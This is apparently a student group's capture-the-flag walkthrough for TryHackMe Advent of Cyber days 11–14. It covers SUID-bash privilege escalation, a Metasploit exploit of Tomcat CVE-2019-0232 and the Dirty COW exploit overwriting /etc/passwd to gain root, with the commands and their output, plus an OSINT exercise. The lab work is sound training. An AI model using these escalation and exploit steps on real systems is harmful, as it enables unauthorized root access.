PSP0201

Week 4

Writeup

Group Name: Sunny

Members:

ID	Name	Role
1211104248	Lew Chun Men	Leader
1211102048	Nur Aqilah Marsya Binti Abdul Halim	Member
1211103274	Nur Insyirah Binti Abd Jalin	Member
1211101070	Hazrel Idlan bin Hafizal	Member

Day 11: Networking – The Rogue Gnome

Tools used: SSH, LinEnum, GTFOBins

Tutorial/Walkthrough:

Question 1 – What type of privilege escalation involves using a user account to execute commands as an administrator?

Vertical, since it allows you to act as a higher privileged account, such as a sudoer, while using a user account.

Question 2 – You gained a foothold into the server via www-data account. You managed to pivot it to another account that can run sudo commands. What kind of privilege escalation is this?

Vertical, since you pivot it to another account that can run sudo commands which means you pivot it to an account which has administrator privileges.

Question 3 – You gained a foothold into the server via www-data account. You managed to pivot it to Sam the analyst's account. The privileges are almost similar. What kind of privilege escalation is this?

Horizontal, since you pivot it to another account that has similar privileges as the account that we initially had access to.

Question 4 – What is the name of the file that contains a list of users who are a part of the sudo group?

Sudoers

Question 5 – If we have an executable file named find.sh that we just copied from another machine, what command do we need to use to make it be able to execute?

"**chmod +x find.sh**". This command gives us execution privilege to execute the file.

Question 6 (7) – the target machine you gained a foothold into is able to run wget. What command would you use to host a http server using python3 on port 9999?

"**python3 -m http.server 9999**"

Question 7 (8) – what are the contents of the file located at /root/flag.txt?

First download LinEnum using the command
"wget https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh"

Next run the command "python3 -m http.server 8080", making sure that it is run in the same directory as the shell script that we downloaded.

```
┌──(1211104248㉿kali)-[~]
└─$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

This command allows us create a local server which the target machine can connect to, so that we can upload the shell script, as the target machine does not have an internet connection (assuming that your machine is connected to tryhackme's server).

Log in to the SSH server by using the command "ssh cmnatic@machine.ip" and using the password provided when prompted.

```
┌──(1211104248㉿kali)-[~]
└─$ ssh cmnatic@10.10.20.187
The authenticity of host '10.10.20.187 (10.10.20.187)' can't be established.
ED25519 key fingerprint is SHA256:hUBCWd6O4fUKKG/W7Q/by9myXx/TJXtwU4lk5pqpmvc.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:1: [hashed name]
    ~/.ssh/known_hosts:3: [hashed name]
    ~/.ssh/known_hosts:4: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.20.187' (ED25519) to the list of known hosts.
cmnatic@10.10.20.187's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-126-generic x86_64)
```

Now go to "/tmp" directory using the command "cd /tmp". This directory allows all users to write to it so we can upload files onto the server without any problem.

```
-bash-4.4$ cd /tmp
-bash-4.4$ ls
systemd-private-dc66152dd5f248b68bac3737ebe096a7-systemd-resolved.service-siDSDx
systemd-private-dc66152dd5f248b68bac3737ebe096a7-systemd-timesyncd.service-KyqqPh
```

Now we can use the command "wget http://local.ip:8080/LinEnum.sh" to download the shell script from our own local server.

```
-bash-4.4$ wget http://10.8.92.183:8080/LinEnum.sh
--2022-06-29 13:19:19--  http://10.8.92.183:8080/LinEnum.sh
Connecting to 10.8.92.183:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 46631 (46K) [text/x-sh]
Saving to: 'LinEnum.sh.1'

LinEnum.sh.1                100%[=====================================>]  45.54K  95.7KB/

2022-06-29 13:19:21 (95.7 KB/s) - 'LinEnum.sh.1' saved [46631/46631]

-bash-4.4$
```

In the case where the server does not have the "wget" tool, we can use netcat to download the file.

While in "/tmp" run the command "nc -l -p 1337 > LinEnum.sh". This command creates a listener on the port 1337 for an incoming file named "LinEnum.sh".

```
-bash-4.4$ nc -l -p 1337 > LinEnum.sh
```

(continued…)

Then to send the file, on our machine, in the same directory as the shell script, run the command "nc -w 3 machine.ip 1337 < LinEnum.sh" to send the file to the listener.

```
┌──(1211104248㉿kali)-[~]
└─$ nc -w 3 10.10.20.187 1337 < LinEnum.sh
```

Now that the shell script is on the SSH server, we need to use the command "chmod +x LinEnum.sh", so that we get execution permission to run the script.

```
-bash-4.4$ chmod +x LinEnum.sh
```

To run the script, use the command "./LinEnum.sh".

When the script finishes running, it will show us the SUID file to use in order for us to escalate our privileges.

```
-rwsr-xr-x 1 root root 10232 Mar 28  2017 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root root 100760 Nov 23  2018 /usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
-rwsr-xr-x 1 root root 113528 Jul 10  2020 /usr/lib/snapd/snap-confine

[+] Possibly interesting SUID files:
-rwsr-xr-x 1 root root 1113504 Jun  6  2019 /bin/bash


[-] SGID files:
-rwxr-sr-x 1 root shadow 35632 Oct  1  2020 /snap/core/10444/sbin/pam_extrausers_chkpwd
-rwxr-sr-x 1 root shadow 35600 Oct  1  2020 /snap/core/10444/sbin/unix_chkpwd
```

In this case, it is "/bin/bash".

Now that we know which SUID file to use, we can go to GTFOBins to see how we can escalate our privileges using "bash".

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which bash) .

./bash -p
```

Now that we know how to escalate our privileges, we can go to run the command.

Since "bash" is in "/bin/" and not in our current directory, we need to alter the command from GTFOBins to "/bin/bash -p".

```
bash-4.4$ /bin/bash -p
```

Now, we should have host privileges. To check this we can use the command "whoami".

```
bash-4.4# whoami
root
```

Now we can see what the contents of the file "/root/flag.txt" is.

```
bash-4.4# cat /root/flag.txt
thm{2fb10afe933296592}
```

And finally the flag is revealed.

Thought Process/Methodology:

In today's task, we are assigned to login to a vulnerable server and use LinEnum to escalate our privileges in the server to gain access to files that only the administrator can access. First, we login to the server using the command "ssh cmnatic@machine.ip" and then use the password provided when prompted. Then we use the command "cd /tmp" to change directory to "/tmp" as this directory allows all users to read and write files. Then we can upload the LinEnum script onto the directory. To do this we created a local server on the port 8080 using to command "python3 -m http.server 8080", while making sure that this command is ran in the same directory as the location where the LinEnum script is stored. Creating a local server is important to upload the script because the vulnerable server does not have any internet connection, however, since our machine is connected to the vulnerable server, we can use the connection to upload the file. Now that the local server is created, we can use the command "wget http://local.ip:8080/LinEnum.sh" in the vulnerable server to download the script from the local server. Now that the file is downloaded, we can use the command "chmod +x LinEnum.sh" so that we can run the file. To run the file, use the command "./LinEnum.sh". When the shell script finished running, we can see the "Possibly interesting SUID files" from the results to see which SUID file we can use to escalate our privileges, in our case the SUID file is "/bin/bash". In order to know how to use the SUID files to our advantage, we can go to GTFOBins and search the SUID file, in our case it is "bash". Following the instructions in GTFOBins, we run the command "/bin/bash -p" to get administrator privileges. We had to alter the command a little because the "bash" file is not in the current directory. When we have ran the command, we can use the command "whoami" to check which user we are logged on as. Now that we are logged in as root, we can get the flag by using the command "cat /root/flag1.txt", and so the flag is revealed.

Day 12: Networking – Ready, set, elf


Tools used: Kali Linux, Firefox, Nmap, Metasploit

Tutorial/Walkthrough:

Question 1 – What is the version number of the web server?


To see the version number of the web server, we need to first find which port the web server is on.

To do this we will be using Nmap. Run the command, "sudo nmap -sS machine.ip".



The http-proxy is the server service, which is on port 8080.


Now we can go to "machine.ip:8080" to see the server version.



As we can see, the server is running Apache Tomcat/9.0.17.

Question 2 – What CVE can be used to create a Meterpreter entry onto the machine?


To see what CVE can be used, we can go to a CVE checking website (mitre.org for example) and searching for the version number that the server is running.




As we can see the CVE is "CVE-2019-0232"

Question 3 – What are the contents of flag1.txt?


First start Metasploit in terminal.



Then use the command “search CVE-2019-0232” to search for exploits that can be used on the target machine.



Next use the command “use 0” to use the exploit.



Now we can start setting the parameters for “LHOST”, “RHOST” and “TARGETURI”.

LHOST – Our machine’s IP address.


RHOST – Target machine’s IP address.

TARGETURI – The location of the CGI script, which is specified on this task’s website.

12.8. It's Challenge Time


To solve Elf McSkidy's problem with the elves slacking in the workshop, he has created the CGI script: **elfwhacker.bat**

We can double check the parameters we set by using the command “options”.




(continued…)

If all the parameters are set correctly, use the command “run” to run the exploit.




Now that we have a Meterpreter connection to the server, we can run system commands on the host using the command “shell”.

Since this is a Windows operating system, we need to use Windows commands instead of UNIX commands (“ls” = “dir”) (“cd” = “cd”) (“cat” = “type”).



As we can see among the files listed is the “flag1.txt” file.

We can use the command “type flag1.txt” to see its contents.



Thought Process/Methodology:

In today's task, we are assigned to exploit vulnerabilities in an outdated server to gain access to the machine and run commands on it. First, we need to open the server's http interface, to do that we need to first see which port the server is running on. To do that, we will be using Nmap by running the command "sudo nmap -sS machine.ip" and Nmap will show us the list of which port and what kind of services are running on it. In our case, the http is running on port 8080. Then to open the server interface, we can go to "machine.ip:8080" on Firefox. Upon opening the page, the version number can be seen. Now that we know the version number, we can check which exploit the server is vulnerable to by using a CVE checking website, in our case, we used mitre.org. When we searched the version number of the server, we can see that the CVE number is "CVE-2019-0232". Now that we know the CVE number, we can open Metasploit and run the command "search 'CVE number'", to search for exploits that we can use. To use the exploit, use the command "use 0" or "use 'name of exploit'". When the exploit is selected, we can start setting parameters. Use the command "set LHOST" to set our machine's IP address. Use the command "set RHOST" to set the victim machine's IP address. Use the command "set TARGETURI" to set the location of the CGI script. To double check if the parameters are set correctly, we can use the command "options". Then run the command "run" to start the exploit. If all parameters are set correctly, we should have access to the victim's machine. Now that we have a Meterpreter connection, we can use the command "shell" to run commands on the host machine. Since this is a Windows machine, we need to use Windows commands instead of the UNIX commands that we normally use. Finally, to see the flag, run the command "type flag1.txt", then the flag is revealed.

Day 13: Networking – Coal for Christmas

Tools used: Kali Linux, Firefox, Nmap ,Google Search, telnet, dirty cow

Tutorial/Walkthrough:

Question 1 – What old, deprecated protocol and service is running?

First scan the machine.ip using Nmap.

```
┌──(1211104248㉿kali)-[~]
└─$ sudo nmap -sS 10.10.181.120
[sudo] password for 1211104248:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-30 23:04 EDT
Nmap scan report for 10.10.181.120
Host is up (0.21s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE
22/tcp  open  ssh
23/tcp  open  telnet
111/tcp open  rpcbind

Nmap done: 1 IP address (1 host up) scanned in 2.53 seconds
```

The service is "**telnet**".

Question 2 – What credential was left for you?

Connect to the telnet server making sure that we are connecting to the correct port using the command, "telnet machine.ip port".

```
┌──(1211104248㉿kali)-[~]
└─$ telnet 10.10.181.120 23
Trying 10.10.181.120 ...
Connected to 10.10.181.120.
Escape character is '^]'.
HI SANTA!!!

We knew you were coming and we wanted to make
it easy to drop off presents, so we created
an account for you to use.

Username: santa
Password: clauschristmas

We left you cookies and milk!

christmas login:
```

As we can see the credential is, "**clauschristmas**".

Question 3 – What distribution of Linux and version number is this server running?

We can see the release by using the command "cat /etc/*release.

```
$ cat /etc/*release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=12.04
DISTRIB_CODENAME=precise
DISTRIB_DESCRIPTION="Ubuntu 12.04 LTS"
```

Question 4 – Who got here first?

Use “ls” to see what files there are in the telnet server.

```
$ ls
christmas.sh  cookies_and_milk.txt
```

Use “cat” to see the contents of “cookies_and_milk.txt”.


```
$ cat cookies_and_milk.txt
/*********************************************
// HAHA! Too bad Santa! I, the Grinch, got here
// before you did! I helped myself to some of
// the goodies here, but you can still enjoy
// some half eaten cookies and this leftover
// milk! Why dont you try and refill it yourself!
//    - Yours Truly,
//          The Grinch
//*********************************************/

#include <fcntl.h>
#include <pthread.h>
#include <string.h>
#include <stdio.h>
#include <stdint.h>
#include <sys/mman.h>
#include <sys/types.h>
#include <sys/stat.h>
```

As we can see, the Grinch got here before we did.

Question 5 – What is the verbatim syntax you can use to compile, taken from the real C source code comments?

A part of the file, “cookies_and_milk.txt” is the real C source code.

By copying a part of the code and pasting it in google search we can see the real C source code.



After cross referencing the code that we found on the web, we found the code to be “dirty.c”.

In the comment part of the source code, we found the verbatim syntax that we can use to compile.

```
13  // Original exploit (dirtycow's ptrace_pokedata "pokemon" method):
14  //   https://github.com/dirtycow/dirtycow.github.io/blob/master/pokemon.c
15  //
16  // Compile with:
17  //   gcc -pthread dirty.c -o dirty -lcrypt
18  //
19  // Then run the newly create binary by either doing:
20  //   "./dirty" or "./dirty my-new-password"
```

“gcc -pthread dirty.c -o dirty -lcrypt”

Question 6 – What “new” username was created, with the default operations of the real C source code?

```
//
// To use this exploit modify the user values according to your needs.
//   The default is "firefart".
//
```

The default is “firefart”.

Question 7 – What is the MD5 hash output?

To see the MD5 hash output we need to first get administrator privileges in the telnet server in order to gain access to the host. To do this we can use the C source code.

First, we need to upload the C source code to the server.

To do this we can create a local server (in the same directory as the downloaded C source code) using the command “python3 -m http.server 8080”.

Then in the server use the command “wget http://local.ip:8080/dirty.c”, to download the file.

```
$ wget http://10.8.92.183:8080/dirty.c
--2022-07-01 04:27:03--  http://10.8.92.183:8080/dirty.c
Connecting to 10.8.92.183:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4811 (4.7K) [text/x-csrc]
Saving to: `dirty.c'

100%[======================================>] 4,811       --.-K/s   in 0.03s

2022-07-01 04:27:03 (182 KB/s) - `dirty.c' saved [4811/4811]
```

When that is done, we can use the verbatim syntax to compile the code.

```
$ gcc -pthread dirty.c -o dirty -lcrypt
$
```

Then we should have a file named “dirty” in the directory.

```
$ ls
christmas.sh  cookies_and_milk.txt  dirty  dirty.c
$
```

Then run the file using the command, “./dirty” and it will prompt you for a password.

```
$ ./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
Complete line:
root:fiBC0Qy6znVcM:0:0:pwned:/root:/bin/bash

mmap: 7fa88d604000
```

```
madvise 0

ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'root' and the password 'doodoo'.

DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'root' and the password 'doodoo'.

$ DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
```

The program shows that we can log in using the username “root” and the password that we set.

(continued…)

After the program finishes, we can use the command “su root” to log in to “root”.

```
$ su root
Password:
root@christmas:/home/santa#
```

Now we should have all the administrator privileges.

To get the MD5 hash we need to follow the instructions left by the perpetrator.

To find the instructions let’s first go to the root directory using the command “cd ~”

```
root@christmas:/home/santa# cd ~
root@christmas:~# ls
christmas.sh  message_from_the_grinch.txt
root@christmas:~#
```

As we can see there is a file named “message_from_the_grinch.txt”. We can use the command, “cat message_from_the_grinch.txt” to see the message.

```
root@christmas:~# cat message_from_the_grinch.txt
Nice work, Santa!

Wow, this house sure was DIRTY!
I think they deserve coal for Christmas, don't you?
So let's leave some coal under the Christmas `tree`!

Let's work together on this. Leave this text file here,
and leave the christmas.sh script here too...
but, create a file named `coal` in this directory!
Then, inside this directory, pipe the output
of the `tree` command into the `md5sum` command.

The output of that command (the hash itself) is
the flag you can submit to complete this task
for the Advent of Cyber!

        - Yours,
                John Hammond
                er, sorry, I mean, the Grinch

             - THE GRINCH, SERIOUSLY
root@christmas:~#
```

It says to create a file named “coal”, to do this run the command “> coal”

```
root@christmas:~# > coal
root@christmas:~# ls
christmas.sh  coal  message_from_the_grinch.txt
```

Next run the command, “tree | md5sum” to see the MD5 hash output.

```
root@christmas:~# tree | md5sum
8b16f00dd3b51efadb02c1df7f8427cc  -
root@christmas:~#
```

Thought Process/Methodology:

In today's task, we will be logging into an outdated server, and finding clues in the server so that we can exploit it and gain administrator privileges. To log in to the server, we need to first find out which port it is running. To do this, we will be using Nmap by running the command "sudo nmap -sS machine.ip", when that is done, we can see that the outdated protocol and service is telnet and the port that it is on. Now that we know which service and port the server is running, we can log in to the server. When we first try to log in to the server using the command "telnet machine.ip 23", we can see a message showing the credentials that we can use to log in to the server. When we are logged in, we used "ls" to see what files are in the directory. When we read the .txt file using the command "cat cookies_and_milk.txt", we can see that another intruder got into the server before we did. Although, it did contain a message, most of the part of the .txt file is a C source code. When we copied a part of the code and paste it onto a search engine, we can see that it comes from an exploit called dirty.c and we downloaded the dirty.c source code. Now that we know which exploit to use, we need to upload it to the vulnerable server in order to use it. We will be using a local server to upload the file. To make the local server, we run the command "python3 -m http.server 8080", making sure that this command is ran in the same directory as the dirty.c source code. Then in the server we use the command "wget http://machine.ip:8080/dirty.c" to download the source code. When that is done, we need to compile the source code so that we can run it. The instructions to compiling the source code is found in the comment part of the source code. We ran the command "gcc -pthread dirty.c -o dirty -lcrypt" as instructed, to compile to code. When that command has finished running, there should be another file named "dirty" created in the directory. Then we can run the file by using the command "./dirty". When all the instructions are followed and the program finishes running, a new account will have been created in the server. Since the program tells us that the username is "root", we can log in to the account using the command "su root", and we can use the password that we previously entered to log in to that account. Now we should be logged in as root and have all the administrator privileges.


Day 14: OSINT – Where's Rudolph?

Tools used: Windows, Chrome, Google Search, Reddit, Twitter,EXIFdata, Google Maps

Tutorial/Methodology:

Question 1 – What URL will take me directly to Rudolph's Reddit comment history?

The reddit username is "IGuidetheClaus2020". When we search "reddit IGuidetheClaus2020" we found the link to Rudolph's profile page, which shows his comment history.




The URL is https://www.reddit.com/user/IGuidetheClaus2020/ (But tryhackme accepts a different URL with /comments and the end of the link, probably due to an older version of the website)

Question 2 – According to Rudolph, where was he born?

Chicago.


Question 3 – Rudolph mentions Robert. Can you use Google to tell me Robert's last name?

Since Robert is Rudolph's creator, we can search "Robert Rudolph's creator".



As we can see the last name of Robert is **May.**


Question 4 – On what other social media platform might Rudolph have an account?



He commented in reddit that he loves Twitter, which means he have used and have a Twitter account.

Question 5 – What is Rudolph's username on that platform?

By searching "IGuidetheClaus2020 twitter", we found the link to Rudolph's twitter profile page.



As we can see, his display name is the same as his username in reddit, and his username is "IGuideClaus2020".


Question 6 – What appears to be Rudolph's favourite TV show right now?

When we scroll down his tweets, we can see he is loving the show "**Bachelorette**".

